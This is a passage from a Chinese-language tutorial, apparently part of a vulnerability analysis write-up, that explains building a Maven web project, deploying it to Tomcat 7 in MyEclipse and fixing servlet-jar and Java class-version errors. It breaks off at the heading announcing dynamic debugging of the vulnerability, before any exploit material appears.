


即




这是个maven项目，本地编译的话可以cd到项目目录，然后执行 mvn clean package，就可以在项目目录下生成一个target目录了，在target目录下就会有一个.war包，放到tomcat里就可以运行了。这里我们介绍下使用eclipse编译这个项目，因为我们毕竟需要对他的源码进行一些分析调试嘛。具体的步骤是：

1、在myeclipse中选择导入maven项目




第二步选择maven项目




第三步 使用maven编译项目

右键项目，选择run as maven build。




第四步 部署到tomcat上。



第五步 启动tomcat

1、:回到MyEclipse界面，选中图片中圈出来的小图标，并且单击图标旁边的向下的小箭头

2、:选择Tomcat 7.x->Start




这里tomcat在解析运行这个项目的时候发生一些错误，这里记录下解决方法。


第一个坑点是项目报错：javax.servlet包报错

最后找到的问题的原因是缺少servlet-api.jar和jsp-api.jar这两个包。经百度，在tomcat的lib目录下找到了这两个包，将它们拷贝到项目lib中。具体的方法是（常规的导包方法）。

现在这里找到这两个包



然后




这样就可以将这两个包加入到项目中来了。

第二个坑点：Unsupported major.minor version 51

经过网上搜索发现了问题产生的原因：用jdk7编译的class文件放到基于jdk6运行在tomcat之中，就会报这个错。


网上有说改这里




但是经测试，不行，所以果断放弃这种方法。想想，既然是tomcat问题，那么我不用他的tomcat不就没问题了？方正我本地的tomcat运行这个项目没问题，所以果断给myeclipse配置了一个tomacat7.

具体的配置方法如下：

在windows（即窗口）中选择首选项（即preferrence），搜tomcat。然后改tomcat7。




然后把myeclipse自带的tomat设置为disable。




0x5 动态调试分析

下面我们来使用myclipse动态分析下这个漏洞：

